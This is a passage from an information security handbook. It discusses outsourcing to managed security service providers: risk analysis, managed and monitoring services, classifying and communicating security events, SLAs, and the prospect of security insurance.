After September 11, 2001, the security world moved substantially. What was secure was no longer secure. What was important was no longer important. The world focused on the risk of personal safety and physical security and anticipated the corresponding loss of privacy and confidentiality. In the United States, the constitutional guarantee of freedom was challenged by the collective need for personal safety, and previously guaranteed rights were brought into question.

The security providers have started to address physical safety issues in a new light. What was previously deferred to the physical security people is now accepted as part of the holistic approach to risk reduction and trust. Look for an integration of traditional physical security concepts to be enhanced with new technologies like digital facial imaging, integrated with logical security components. New authentication methods will reliably validate "who did what where," not only when something was done on a certain device.

Look also for an increase in the sophistication of pattern matching for intrusion management services. Data compression can tell you faster that something has happened, but sophisticated modeling will soon be able to predict with good reliability that an event is forming in enough time to take appropriate defensive action.

We will soon look back on today as the primitive era of security management.

Response of the MSS Buyers to New World Priorities

The servicers are in business to respond quickly to new priorities, but managed security service buyers will also respond to emerging priorities. Creative solutions are nice, but practicality demands that enhanced security be able to prove itself in terms of financial viability.

I believe we will see a new emphasis on risk management and image enhancements. Organizations have taken a new tack on the meaning of *trust* in their industries. Whether it is confidentiality, accuracy, or reliability, the new mantra of business success is the ability to depend on the service or product that is promised. Security in all its forms is key to delivering on that promise.

Summary and Conclusions

Outsourced security, or managed security services (MSS), will continue to command the spotlight. Providers of these services will be successful if they can translate technology into real business metrics. Buyers of that service will be successful if they focus on the measurement of the defined objectives that managed services can provide. Avoid the attraction offered simply by a recognized name and get down to real specifics.

Based on several old and tried methods, there are new opportunities to effectively use and build on the skills and economies of scale offered by competent MSS providers. Organizations can refocus on what made them viable or successful in the first place: products and services that can be trusted to deliver on the promise of business success.

Outsourcing Security

James S. Tiller, CISA, CISSP

Unquestionably, security is complex. Whether one likes it or not, agrees or not, security permeates every aspect of today's business — security can, and does, exist at every layer within an environment. From physical security in the form of locks, barbed wire, metal detectors, and exotic plants, such as the formidable Dendrocnide,[1] to social and cultural demands on security operations, security — or the lack thereof — is everywhere. Given the convoluted reality of security, managing the required aspects of security can become overwhelming for many organizations, not to mention costly.

Planning, creating, and managing the various characteristics of security, which may include technology, operations, policy, communications, and legalese, requires a great deal of experience, time, and investment — investment in technology as well as people, development, and organizational commitment to the security posture defined and sanctioned through accepted policies and procedures. Unfortunately, it is difficult to associate these investments to actual returns. Yes, security can provide cost savings when planned and integrated compressively, but seldom has a direct impact on revenue for traditional businesses. This can be attributed to several reasons. Large, diverse firms that have complicated financial structures introduce a level of difficultly in pinning down a monetary return on security-related investments. On the other end of the spectrum, small companies operate on margins that are sensitive to business elements that have difficultly realizing measurable advantages through information security. For example, a bolt and nut manufacturer makes $0.0001 on each bolt and has the potential to lose substantial revenue if quality management misses a crossed thread on a batch of 100,000 units. Where does information security fit given that risk? For many, security is seen as an insurance policy; a risk mitigation contract written by technologists for business managers to ensure the stability of the network during an attack, or its resistance to attacks. Although this is not entirely true — security can be a differentiating business enabler — the fact remains that the majority of business owners view security as a cost of doing business.

Security, or insurance, is a nonprofit generating part of business (unless you are an insurance company) and represents the cost of mitigating one's exposure to threats — fire, hurricane, flood, hackers, etc. Additionally, security can require huge implementation costs, but that is only the beginning. Supporting and managing the constant updates, service packs, and patches, combined with the continual monitoring of logs, reports, and vulnerability warnings, are simply too much for many businesses.

Imagine a medium-sized company that designs, produces, and sells boats. This company might use the Internet for market research, VPNs to suppliers and resellers, and commodity management to make sure it is getting the best price for resin and fiberglass. With the sharing of critical logistics and financial information, this company is at risk without a sound security solution to control, or at least maintain, awareness of the threats to its business' success. However, the cost of secure operations may simply outweigh the risks; therefore, security becomes something of limited focus to the company. Boat manufacturing can be very competitive and mistakes are costly; the last thing the company may want to do is invest in people to manage its security, for which there is no foreseeable financial justification related directly to making boats better and faster. They know they need it, but today's technology, threats, and limitless exposures are sometimes too great to fully digest and make critical investment decisions that may impact the business for years to come.

Simply stated, businesses have difficultly rationalizing the costs of security controls where there is little or no measurable effect on the direct revenue-generating dealings of their core business. In many cases, security

is not ignored. A firewall is installed, configured based on the implementer's knowledge of operations passed down, and then left to rot on the technical vine.

Enter the security provider — typically referred to as a Managed Security Service Provider (MSSP) — an organization that assumes the responsibility of managing a company's security. Of course, there are several variations on this theme and each is fraught with its own share of complexities, advantages, and costs. This chapter investigates the role of MSSPs, the various solutions that can be found, and the implications of leveraging them for outsourcing security. Additionally, it is assumed that the focal audience is the traditional enterprise organization. For businesses that rely heavily on E-business between organizations, partners, and customers, the use of managed security is exponentially more involved and proportional to the criticality of E-business to the core revenue-generating functions.

The chapter continues by investigating the role security plays in business, the implications of technology, company culture, the commodity security has become, and outsourcing's involvement. Finally, this chapter discusses how outsourcing security can be a double-edged sword depending on how security is viewed within an organization — an enabler or an insurance policy.

The Business of Security

In the beginning, when security was a router with an access control list, it was much more simple to point to technology as the answer. Security practitioners at the time knew the threats to business were nothing that had ever been seen in traditional networks prior to the adoption of the Internet. However, with the neck-breaking pace of technology advancement and adoption, getting companies to simply acknowledge the massive threats presented by the Internet was difficult, much less getting them to invest in proper security management. At the time security became the inhibiter of technology and the Internet just when organizations were looking to expand their use of capabilities the Internet promised. It took time and a couple of legendary attacks, but many companies began to see the value of security. This is when the firewall was born; a system that one could point to and use to communicate one's organization's commitment to sound security — technology appeared to be the answer that was truly tangible. Of course, firewalls became larger, more complicated, and introduced dynamics into the infrastructure that were typically the result of demands for greater access to Internet resources in a secure manner. It became a give-and-take between functionality and security, for which we have yet to truly evolve.

Today, administrators, management, and entire companies are coming to the realization that security is much more than technology — albeit that technology is a critical and necessary component of a security program. It is fair to say that without security technology we would have little hope of realizing anything that could be mildly confused with information security. However, technology is only one of the many components of a secure posture and today that technology has become the focal point for management and comes with a substantial price. The investment in security technology, once again, is difficult to apply to the realization of true revenue — or even, in some cases, with cost savings. Cost savings are typically associated with streamlining a process to make it more efficient, therefore saving money. Whereas security processes do not have the luxury of being considered time-saving, rather the contrary is typically viewed of security. It is important to also recognize that traditional security measures do not "make money" and are usually associated with cost incurred for simply doing business in the Internet age — a toll for the information highway.

Security technology has become the focus for many companies, and requires investment, time, and constant management, but it remains difficult to justify to the CFO responsible for stock valuation. Security technology has become a commodity: something to sell or trade, or outside the realm of your primary focus, but a critical necessity to your survival. Therefore, pay someone else to deal with it but remain conscious of the risks. Security may not be one's core business, but the lack of security will become the core concern when an incident occurs.

A Judgment Call

Security, as mentioned above, can be as much of an enabler as a disabler of business, depending on the perspective of the decision makers. Defining risk is complicated. Determining what is of value to the business weighted against the perception of value to your customers. For a research organization, the decision is relatively simple — protect the proprietary data and invest in a security program that is relatively parallel to the tangible value placed on the information and its confidentiality.

On the other hand, one may allow an attack because the security breach will cause less damage in the short term than stopping all services that are providing $100,000 worth of transactions an hour. This is where business meets security. Generating revenue may be more important than the impacts the attack will have on the immediate term. This is seen in some E-commerce sites and the exposure of credit cards. To stop the attack and fix the hole may cause service disruption, leading to huge losses in revenue. Unfortunately for organizations that make this determination, they usually end up paying in the long run through loss of credibility.

It is necessary for any organization to truly investigate their perception and culture of security to realize the proportional inclusion of outsourcing security and the depth (or business impact) of that service.

To accomplish this, a risk analysis must be performed to identify digital assets, their value, the threats to those assets, and the impact of loss if the opposing threats were to be exploited. By performing an analysis, the organization can create multiple levels of security associated with different types and forms of data, ultimately defining proportional measures for controls. Once a risk is identified and measured against the impacts, the cost of the loss can be compared to the cost of remediation. It should not be immediately assumed that if the cost of remediation is greater than what the threat represents, the risk is simply accepted. Other risks and benefits can be realized by an investment originally destined to accommodate a single risk. Conversely, it also cannot be assumed that a risk will be mitigated when the associated costs are much less than the possible loss. Nevertheless, when a risk is identified and costs are determined, there must be a decision to address, accept, or transfer the risk. *Addressing* the risk is deciding to take action, either by people, technology, money, relocation, or anything that will mitigate the risk. *Accepting* risk is simply assuming the risk presented and hoping that one does not fall victim to an exploitation. Finally, *transferring* risk is where MSSPs come into play. By investing in another firm whose core business provides the protection one needs to cover those risks that are beyond the core focus, one achieves true insurance. Car insurance pays the tens of thousands of dollars that one would have to pay in the event of an accident. The cost of transferring the financial risk is a monthly payment to the insurance firm.

The Segmentation of Security

Security is primarily associated with technology — firewalls, intrusion detection systems, scanners, content filters, etc. — and rightfully so; this is to be expected. Technology is the tool by which we can realize digital information security; however, the security provided by technology is only as good as its owner. The people who plan, design, implement, support, and use the technology have to appreciate the security tools by understanding their role in the complex web of a security program and use them accordingly. Otherwise, the reality of security is lost and only a feeling of security remains. A firewall may provide ample security when it is implemented; but as each second passes, more vulnerabilities and exploits appear, requiring tuning and changes on the firewall to accommodate the dynamics of the environment. A firewall is a very simple example, but apply the analogy to all the security solutions, policies, organization, procedures, etc., and you get a very challenging proposition.

Why is this an important topic? If an organization embraces the concept that security technology can be a commodity and ultimately maintained by someone else, it will release the organization to focus on its business and the other side of security — culture. Culture is the use and understanding of security in our actions within the framework of business objectives. It is accepting security processes into the business process — where it should reside. Ultimately, the result is that the part of security that can consume time, money, and attention is left to others, while other portions of security (which could certainly include other versions of security technology combined with culture) do not burden organization personnel, so that they are free to enable the business to be more competitive in their industry.

Essentially, when outsourcing security, one must determine the scope of the involvement with the provider, what is expected, the relationship, and the depth the outsourcer needs to be within one's company. It is up to the company to determine what it considers the commodity and then associate that against services offered. For many organizations, MSSPs provide the "holy grail" of security solutions, the proverbial monkey off their back. For others, it represents the ultimate exposure of privacy and the inclusion of an unknown in their deepest inner workings.

Risk Management

As soon as you have anything of value, you are at risk of losing it — it is just that simple. Additionally, the risk is not always proportional to the perception of value by the owner. For example, you may have a junk car that barely gets you to the store, and life with the car is nearing greater pain with than without. However, someone who does not have a car — or the option to buy one — sees not only potential in obtaining something you spend little in protecting, but could use it to get something of greater value.

Risk is a measure of the loss of what you consider valuable, the impact of losing it, the threats to those assets, and how often those threats could be successful. Managing risk is continually reinvestigating and adjusting these measurements in accordance with business changes and the dynamics of technology and the environment.

Volcanoes are a formidable threat and the risk to your assets is directly proportional to the proximity of the volcano. You can mitigate this risk in several ways, each with its own costs. Build a firewall to slow the lava and buy time to escape with your assets; do not keep all your assets near the volcano, or move farther away. However, what is the potential of the volcano erupting? Every millennium or so, Mt. Vesuvius may erupt — so what is the real risk, and what investment should you make given these variables?

The moral of the examples is that you must determine what is of value to you, weigh it against the exposure to threats, and make an informed decision on how to mitigate the vulnerability. Performing a risk analysis is critical in determining if outsourcing security is best considering your core business processes. If the cost of mitigation outweighs the true value to the business, but the form of mitigation is ultimately part of your security posture, it may be very feasible to transfer that risk and mitigation to someone else. The result is that your security posture is satisfied, core business operations are not consumed by ancillary events and decision making, and portions of security that remain your focus can be aligned closer to business objectives — thus enabling business.

Depth and Exposure

It is one thing to determine that you could benefit from outsourcing some or all of your security needs; it is another to associate your specific needs with the concept of third-party involvement. Simply stated, security is layers — similarly, technology is expressed in layers (e.g., OSI model, security architecture) — and the more security is desired and applied, the greater the depth into the layers of technology, architecture, and process a provider must dive into your business. With the integration of managed security, there is an element of exposure and the inherent reliance placed on the shoulders of this, hopefully trusted, entity.

The depth requirement of integrating managed security services truly depends on the type and scope of the services being provided. An example is firewall management. You may only review the logs produced by the firewall to make various determinations, such as penetration attempts, errors, or unscrupulous activities. The depth required is very limited. There is usually no need for MSSP equipment to be installed on the customer's premises, and the logs can be posted regularly or streamed to the MSSP.

In contrast, given the same scenario, the MSSP has the authority to make modifications to the firewall configuration to accommodate changes in the environment, such as making rule additions to thwart an attack. To further the example, there may be proprietary tools or traditional applications to monitor the state of an application. Therefore, the MSSP can make decisions based on several pieces of information collected from many layers and take action at each layer for which it has influence.

To expound on the previous description, envision a router and firewall pair controlling traffic. Behind the firewall is a Web server running on Trusted Solaris (a Trusted Operating System [TOS]) providing application services supported by a DB2 database running on a S/390 deep in the environment segmented by another firewall. Between the information available from the firewall, Web server application, TOS, and the S/390, there are many points to make incisive judgments on the security of the service being provided. A potentially simple application can provide unparalleled access into the heart of a business's network if not properly controlled. An MSSP, if prepared to provide such support, can rationalize the collected information and compare it to external data, such as vulnerability notices, to quickly make determinations on the state of security in the event of an anomaly anywhere between the router and the back-office system.

However, as you can see, if an MSSP were to attempt to provide this scope of service to an organization, the access and control privileges required to bring value to the service (i.e., response time, use of the information collected, decision-making process) would commit the customer to trusting the MSSP implicitly.

If a database object was corrupted by the Web application, who is to blame? Was it a hacker? If it was, should the MSSP not have detected it and taken the appropriate precautions? Or, was it a change the MSSP performed without knowledge of the customer to mitigate the threat of a monitored attack? What happens when developers and administrators make changes to accommodate a new application, and the MSSP perceives the use of the new application as an attack or is simply not notified? It is possible the application will not function, causing some confusion.

As one can see, the requirements and obligations from the MSSP and the customer can become complex. Depending on the service demanded by the customer and the requirements those demands place on the MSSP, the service level agreements (SLA) can become legally intense documents. With this much sharing of responsibility of risk and threat mitigation, it would be easy to stamp the SLA as an insurance policy — this concept is further investigated later in this chapter.

Characteristics of Outsourced Security

There are several options when considering outsourcing security. Fundamentally, an organization must decide what areas it would feel comfortable relinquishing control over. Additionally, it is necessary to investigate the kind of change management that would be employed. The ability to easily address the security someone else is providing and correlate that with business objectives verified against a security policy can be critical in some fast-moving and dynamic companies.

To better understand what can be considered "outsource-able," it is necessary to discuss the types of services that are typically offered. Essentially, these are all very simple and somewhat obvious. However, what is not so obvious are the nuances of the services, their impact on an organization's infrastructure, and the needs placed on that infrastructure.

Managed Services

Managed services are when third-party companies monitor the condition of a device or system and make the appropriate adjustments based on customer, technical, or environmental demands. For example, a managed firewall service might make rule modifications on behalf of its customers to permit, deny, or simply modify the rules to accommodate a specific need. For small organizations, this is not time consuming because there are typically few rules. However, what if the same small company that chose to manage its own firewall with possibly limited resources was not aware of a security hole and the associated available patch? Or did not have sufficient experience to know that the patch might cause unrelated or obscure issues that could cause even greater havoc, if not another security vulnerability?

Managed security services represent the bulk of the concept of the MSSP definition. They manage the technology in varying degrees of complexity. Some use proprietary software to collect logs from systems and post them back to a security operations center (SOC) to perform an analysis.

They typically monitor the system's general functions, look for signs of performance issues, and review new vulnerabilities and patches that may need to be applied. This primarily revolves around the security application being monitored, as in the case with Checkpoint running on Windows NT. More effort is typically spent on the status of the application rather than on the hardware or operating system. Of course, this is a good example of the depth of the service — the MSSP's depth or range of offering and capability, and the associated requirements placed on the customer's infrastructure.

As one can see, there are several options. The following sections explain these options in greater detail.

Appliance or System

As briefly introduced above, there are different concepts of management based on the equipment involved. An appliance is a dedicated system to perform a specific task. Appliances are differentiated by a dedicated operating system uniquely created or modified to accommodate the security service. In contrast, a security service may be provided by an application installed on a general operating system (OS) that was not specifically designed for that application.

Using an appliance, the MSSP has more options available for a greater range of service capability. This is due to the packaged solution providing single access to most, if not all, of the critical layers of the device. This is a substantial point to consider. With a dedicated system, the MSSP can manage several characteristics of the

system without additional and possibly unacceptable access to the customer's network. Granted, this is not for all scenarios. For example, if a Nokia CheckPoint solution were in use, the OS is designed specifically to support CheckPoint and provide other network options. The MSSP can easily manage CheckPoint and take advantage of features in the IP Security Operating System (IPSO) to promote further management capabilities.

If the system is based on a traditional operating system, there may be a greater requirement placed on the customer to get the service. Additionally, this service may be necessary, in the customer's eyes, as a significant portion of the MSSP's services. An example is a customer wants the status and health of the disk drive system to ensure stability in the system. To accomplish this on a traditional operating system running on a server platform would usually require supplementary technology and access rights. On a single platform (e.g., an appliance), the options are usually greater due to the assumed architecture by the vendor. An example would be that a Solaris system running CheckPoint[2] will require more attention to the operating system because it was not specifically designed to only support a firewall application.

CPE Ownership

This may appear to be an oversimplification, but the owner of the customer premise equipment (CPE) can have impacts on the services offered, the scope of capability of the MSSP, the type of service, and the cost. Another aspect of CPE is when an MSSP requires its own systems to reside on the customer's network to perform various services. An example might be a syslog system that collects logs securely from many devices and compiles them to be sent to the SOC for analysis. On some large implementations, the logs are reviewed for anomalies at the collection point and only the items that appear suspicious are forwarded.

There are many situations that must be considered for a company that is investigating outsourcing security services. If an organization owns 20 firewalls and wishes to have them managed by a third party, beyond the obvious vendor platform supported by the MSSP, there is the version of the application or appliance that must be considered. A customer may be required to upgrade systems to meet the minimum requirements set forth by the MSSP.

Adding to the cost, some MSSPs will provide the equipment to manage the solution, but is the cost justifiable compared to purchasing the same equipment? There are many issues in this scenario, including:

- Will the MSSP upgrade and maintain the latest version of the system or software?
- Will the MSSP test patches to ensure the customer is not vulnerable to incompatibilities?
- Are the MSSP's systems properly integrated into the customer's environment to ensure the investment is reaching its potential? (This is especially interesting for intrusion detection systems.)
- In the event of a system failure, what is the repair timeframe and type? For example, does the customer simply receive a new system in the mail, or does someone from the MSSP come on-site to repair or replace the failed system?

Information Services

Information services collect all the information concerning security incidents, vulnerabilities, and threats, and provide a detailed explanation of what is impacted, and plausible remediation tactics. The information may include tools or other configuration options to determine if the customer is vulnerable and to provide links to patches or other updates to rectify vulnerablities. Additionally, information is processed to represent the specific environmental conditions of the infrastructure.

If a new virus is discovered that impacts Lotus Notes and not the more prominent target of hackers (i.e., Microsoft Exchange), the announcement may not get as much airplay but would be very important to a Lotus Notes administrator. The same situation applies in reverse. With all the Microsoft security vulnerabilities, which are seemingly endless, people using Linux, AIX, Solaris, Lotus, Apache, etc. have to review all the announcements to isolate what truly demands attention.

Information services can do many things for an organization. The following sections take a look at some examples.

Vulnerability Alerts

Staying in tune with vulnerability announcements and bugs can be a full-time job. In some cases, simply separating the valuable information from the load of indiscriminant data is very time consuming. There are information services designed specifically to collect information from many resources and compile a compre-

hensive list that pertains to a customer's specific situation. In many cases, one simply provides profile information and the information is sent back based on that profile.

Patches and Upgrades

There are several vendors that continually provide patches for software and systems that have a security component, if they are not dedicated to resolving a security issue. For many information services, communicating the vulnerability with information about an available patch is very helpful for customer organizations.

Heuristics

Collecting information is not all that complicated but reducing that information into a manageable compilation of data that generally applies to your environment can become time consuming. However, comparing dissimilar information that seemingly has little in common can reveal insights, thereby increasing the value of that information. A great deal can be determined from properly applied heuristic methods to gain more information than that collected.

Collecting data from many points to disclose more information is old hat for black hats. Hackers would collect small pieces of information that, on the surface, provided very few facts about the target. Using social engineering, dumpster diving, port scanning, and network sniffing, attackers can make very perceptive observations and determinations about a network. This ultimately gives them the advantage because few others have sought out the same heuristic opportunity.

Many MSSPs provide an excellent opportunity to glean information and filter data on the customer's behalf based on some preliminary rules and profiles established at the beginning of the service. In some cases, the information is presented on the Web and customers modify their profile to engineer the data dynamically, to refine the final presentation to their needs.

Of course, this is the last hurdle for information. As explained, there is update information, threat data, and news that may be applicable to one's industry, each presenting information from that industry domain. With the addition of a heuristic methodology that investigates relationships between the primary forms of information, one can come to decisions quickly and with reduced risk of making errors.

A good example would be a news report of a large ISP going down in a major metropolitan area near your home, causing issues for thousands of users. Later, there is a report of a DoS vulnerability about a widely used driver for a network card on Solaris systems. Solaris immediately provides a patch for the driver. Do you apply the patch? Not without more information, and certainly not without more information on how this patch will affect you. Does the patch take into consideration that you have 15 NICs in seven E10k's in two clusters running a modified kernel and custom application supporting 521 financial firms? That may be a somewhat extreme example. However, there may be other unrelated information about an application, network device, or operating system that may give pause to applying the patch, regardless of the amount of assurance the vendor and peers submit.

Monitoring Services

Monitoring services are an interesting twist on managed security offerings. Monitoring services are very specific in that they typically do not directly impact the network system's configurations. As described above, MSSPs usually perform modifications to critical systems that are responsible for infrastructure security, such as firewalls, routers, VPN systems, etc. In contrast, a monitoring service provider collects information from the network, makes various determinations, and contacts the customer, depending on the established communication protocol.

Monitoring service providers will identify events on the network and assign them to a security classification to ensure that the response and communication protocol are proportional to the severity of the measured event. In essence, this is founded on the heuristics of information management discussed above. By collecting data from many sources, a monitoring service provider can give substantial insight into the activities on one's network.

Communication Protocol

A communication plan is an established process that will be followed by the customer and MSSP to ensure an event is clearly communicated to all parties. This is a critical issue because the monitoring service provider

typically does nothing to thwart or mitigate the attack or event. Therefore, if an event is detected and classified, the customer needs to be made aware.

The protocol is directly related to the classification or severity level of the event. The following is a typical list of classifications:

- *Informational.* This classification refers to information collection activities, such as port scanning. Port scanning is a process many attackers use to seek out services running on systems with known vulnerabilities, identify operating systems with known weaknesses, or attempt to learn about the target architecture.
- *Warning.* An event is identified as a "warning" when suspicious activities are detected at a firewall and on the target system(s), but are not successful. A good example is a modified HTTP GET string sent to a Web server to gain information from the system. Although the firewall may allow a GET command, not aware of the malicious string contents, the Web server survived the attempted access.
- *Critical.* A "critical" classification is an event that is consistent, very specific, and requires immediate action to remedy. Usually, this is the sign of a committed attacker that is clear of the target's defenses and has the process for gaining the necessary access.
- *Emergency.* This classification indicates a security breach has occurred and mitigation and recovery procedures must begin immediately.

To assign an event, it is necessary to have human interaction with several levels of information from firewall and IDS logs to system logs and traces from the network track the event through the infrastructure.

Similarly, each event demands a certain level of communication:

- *Informational.* These are communicated in weekly reports to the customer, listing the events in order of volume, consistency, and which vulnerabilities or services are being searched for.
- *Warning.* An e-mail is usually sent to the administrators and management at the client, detailing the attack signature and recommendations for mitigation.
- *Critical and Emergency.* These demand direct communication to primary contacts at the customer. The major differences are the number of retries, duration between communication attempts, and the list of people to be notified.

Service Characteristics

To effectively monitor a network, it may be necessary to monitor entire network segments and dozens, if not hundreds, of systems. In contrast, if only the perimeter is monitored, the attacks that originate internally or get past the firewall may go undetected. Additionally, if only the IDSs are monitored, it will be difficult to correlate those warnings against other internal systems.

Inevitably, monitoring a network demands interfaces at several levels to collect information used to build a comprehensive image of the information flow. This will permit the MSSP to measure an attack's impact and penetration while learning the process and determining the criticality of the attack.

Some examples of elements that will need to be monitored to realize the service's full potential include:

- Internet-facing router(s)
- Firewall(s)
- VPN devices
- Intrusion detection systems (IDSs)
- Internet mail/relay servers
- Web servers
- Application servers
- Database servers
- Switches

By maintaining awareness of traffic flows not only for systems facing the Internet but also for applications and servers, it is possible to obtain a clear understanding of one's network and the picture of attacks as they flow in and out. This is especially valuable when an event is detected and one has the ability to logically trace the activity through the infrastructure to determine its impact.

Complexities begin to arise when faced with the types of logs or monitoring devices that are required by the MSSP and their relative exposure to proprietary information. For example, many internal e-mail systems

do not encrypt the authentication process — much less mail — as with traditional POP users. To expound upon this example, access to system logs may reveal activities on the system or application that an organization may not wish to share with a third party. Again, this represents the fine line between exposure of delicate information to an outside organization in an attempt to transfer monitoring, or management, responsibilities to another entity.

Outsourcing Conditions

We have discussed the business of security and the role it can play in the world of business. Additionally, the services have been outlined and some types of MSSP services presented. However, when is one supposed to use MSSPs? And once one determines that one should, what is the best way to approach the integration? There are many assumptions that can be made based on the above sections, but let us take the opportunity to scrutinize the decision-making process, the integration of an MSSP, and the impacts of such a decision.

Critical Characteristics

If considering outsourcing security, it is necessary to understand the personality of the organizations with which one seeks to partner. We have discussed the security and business ramifications to some degree, and the decisions will directly correlate with the type of vendor one ultimately will need to investigate.

Managed security is a moderately new concept and because many organizations possess the capability to provide services of this nature, many have risen to the top of the list for their respective type of offerings. Nevertheless, understanding their distinctiveness and how it maps to one's organizational culture is what should be measured — not the popularity or simply the cost.

Following are several examples of specific areas that should be reviewed to gauge the potential effectiveness of a managed services provider for one's organization.

Monitoring and Management

Essentially, understanding the impact of the MSSP's service will directly relate to which systems are affected by the MSSP's involvement within the environment.

For managing services, it is essential to understand the scope of products that the MSSP supports and will manage. Also, the degree to which the MSSP will interact with those systems will be the differentiator of the service and the demands of the customer. Changing firewall rules is dramatically different from managing the operating system or appliance. Clearly aligning customer requirements and demands to the scope of service is important.

Monitoring services are generally more simplistic but have greater involvement, as mentioned above, in the inner workings of the customer's environment. Nevertheless, to fully realize the service's potential for tracking and measuring attacks on the infrastructure, this is a necessary evil.

Adaptation

Probably the most discriminate measurement of the value of an MSSP service offering is its ability to adjust to changes in the security industry, tactics used by attackers, and the demands typically placed on security solutions by the organization. Maintaining awareness of publicized vulnerabilities is only one portion of a very complex formula used to manage security.

In many cases, the history and longevity of an MSSP can directly correlate with its ability to adapt to new attack strategies based on its experience in monitoring and gauging attacks. For example, an MSSP that has a great deal of experience in the industry can identify attack signatures that may not fit the traditional methodology reflected in the majority of documented attacks. The only way is to watch the flow of information to fully appreciate the risk posed by a questionable session. The only way to accomplish this is by pure human interaction. Once someone can visualize the event, it is possible to match whitehat to blackhat — more than any computer could accomplish through statistical analysis based on signatures.

Security is a maze of layers and an attacker can manipulate systems and processes within each layer that may appear to be normal operations within that layer. To provide a valuable service, the MSSP must be able to adapt to new methodologies and tactics in addition to understanding the traditional vulnerabilities.

Track Record

A good historical record and longevity in the marketplace are indications of successful operations. Additionally, the longer a company has successfully provided services of this type, the more likely that an organization's investment in the partnering will last long enough to establish a good relationship and evolve with their offerings. Unfortunately, the history is no promise that one will be able to maintain a close association. Mergers and acquisitions are a common reality in today's market, and a changing of the guard can be very painful.

One component that is typically overlooked is assessing the MSSP's customer base to determine how many, or what percentage of, customers are similar to one's organization and have the demands one places on the type of service being reviewed. Again, it is not simply a size or type comparison, but rather the successful merger of service and security posture maintained in accordance with customer business demands.

Can They Physically Perform

Depending on the scope of the investment, it is recommended that the security operations center (SOC) is visited and inspected for operational purposes. Basically, the ability to serve is directly proportional to the capacity of the systems and availability.

For example, if the SOC has one connection to the Internet, it is at risk of being severed — ultimately stopping the service. If the SOC has more than one service connection, is it in the same conduit? Are they to the same provider? There are endless amounts of redundancy issues that go well beyond the capacity of this chapter, but an MSSP's ability to survive a catastrophe will become your organization's fundamental concern.

By outsourcing security, one essentially trusts the people managing the systems (yours and theirs). Security awareness and involvement in the industry constitute what one is buying. The ability to commit resources to determining what is a concern and what is not, what is an attack, what are the latest vulnerabilities that have an impact, etc. constitute what one is buying. Anyone can set up a system to monitor logs, but valuable human interaction is the final layer of security. Therefore, what is the quality of the people the MSSP employs? It simply comes to a question of the type of people, and the rest is secondary.

Services

Possibly stating the obvious, the comprehensiveness of the service offerings is a dimension that can provide insight into what the MSSP feels is important. The scope and type of offerings can be a positive or a negative, depending on the perspective.

If an MSSP provides every possible service (e.g., managed VPN, managed firewall, content management, managed IDS, high availability, etc.), the impression can be a "Jack of all trades" — a perception of the commitment in filling the gaps of security but not the whole picture. In contrast, a provider may simply have a single service that it simply performs very well. Of course, if this is not the service one finds value in, their selection as the vendor of choice is in certain jeopardy.

Once again, this relates to the internal investigative process to determine what is critical to one's organization, what should be controlled internally, and what is the commodity of security services that are better left to people whose economy is structured to support that demand. It is merely economies of scale and one's core business purpose. Define what you do and are capable of doing within the bounds of your business directives and rely on others to perform the tasks that are their fundamental reason for existence in the industry.

Service Level Agreements and Repercussions

Service level agreements (SLAs) can be complex, and they can be tedious. Nevertheless, SLAs are incredibly important to define the service's expectations, especially with event-related offerings. Many SLAs refer to the time period it will take to respond to an event and the process for managing the event and recovering from it, which may include implementing procedures and processes to reduce the threat of the event from repeating.

However, defining the event clearly can elude most SLAs. This is where "buyer beware" and "Annie get your lawyer" begin to ring clearly in the background of contract negotiations. SLAs are where the service truly meets the expectations of the customer. It is highly recommended that the SLA be one of, if not the first item reviewed to save time in sales meetings. By the time an organization is investigating an MSSP, it should be very confident of its needs and the MSSP's offerings. Therefore, understanding the nuances of the service should be a primary and constant focus of discussions.

The SLA should cover every characteristic, from system deployment, to policy changes, incident response and handling, billing, responsible parties, action plans, upgrades, communication plans, and service acknowl-

edgment. (*Note:* Acknowledgment can be most critical. If one's expectations do not match the services rendered at any point, there is little value in the service.)

Finally, what could be considered the absolute is restitution and fault identification. That is, if an organization submits to a partnership with a managed security provider, it is shifting responsibility to that entity. The organization is paying for a defensive service that could become ingrained into its very business and could have a negative impact if not managed correctly. It can be much like a termite protection service. One invests in a company to visit one's home regularly to inspect for termites and check the bait. This is something very important but one does not have the equipment or expertise to facilitate comprehensive protection — so one delegates and shifts responsibility. If one's home suffers damage, the pest control company may be responsible for damages — depending on the contract or, in this case, the SLA.

In short, an organization should clearly understand its needs and the services that are offered by the MSSP, and then ensure that the SLA provides the necessary catalyst to successfully bind business objectives with service expectations.

The Future of Managed Security and Monitoring Services

What happens when the MSSP does not stop a virus from bringing an organization to a halt? Who is to blame? Today, in some cases, one may receive an official letter that basically states the public relations version of, "Oops! …Sorry about that, we'll do our best to stop that in the future. But there are no guarantees."

The subject for this section was alluded to in earlier discussions and represents a new direction in information security — insurance. It seems that few organizations are geared for addressing the real complexity of security. If a company is not in the business of providing security solutions, why should it invest in maintaining security? There are two answers to this: Based on business demands, the ability to provide and commit to secure operations is acceptable given the risks to revenue generating processes and assets. Of course, the other answer is that one simply cannot make that commitment. Nevertheless, in both cases, one must consider the risks associated with supporting security and outsourcing, and how much of each one pursues.

No matter what the degree or type of support for the security posture is chosen, risk is the common denominator and is inherently associated with money. How much of this money one is responsible for can be associated with who assumes the risk and to what level.

The natural conclusion is for MSSPs to become insurance providers or underwriters supported by larger firms willing to invest in the MSSP as risk-mitigation services. This will allow the insurance provider to pass on savings or incentives for using an MSSP.

This represents an interesting point. With the involvement of insurance companies in the support of services, they will undoubtedly become more efficient in not only measuring architectures for security but in being able to produce or certify standards currently available. This should come as no surprise. Insurance companies were the founders of fire regulations controlled and managed by the government today. By defining or sanctioning standards, insurance companies will enable MSSPs to address the market from another cost-saving avenue — once again leveraging their position as the economically engineered security trade to provide the necessary protection that eludes some companies.

Managed monitoring services are beginning to obtain market differentiation from their managed-security cousins and and also an identity of their own. Given the value-to-impact ratio, managed monitoring, when properly integrated and controlled, provides a strong argument for services that fill the gap in most environments.

As the breadth of monitoring capabilities increases and the correlation between disparate network elements becomes more refined, it seems obvious that monitoring services will continue to experience growth. In the future, one could imagine a firewall-like system that controls the information that the MSSP was providing. For example, e-mail content could be removed, thereby only allowing the MSSP to obtain the critical information in the header. Application monitoring could be limited to certain types of logs — not level or severity — but rather log content could be filtered for known log exposures.

Nevertheless, it is clear that monitoring services provide insight into network activities that can quickly relate to reducing risk, maintaining a measurable security posture, and reducing the exposure to threats.

Conclusion

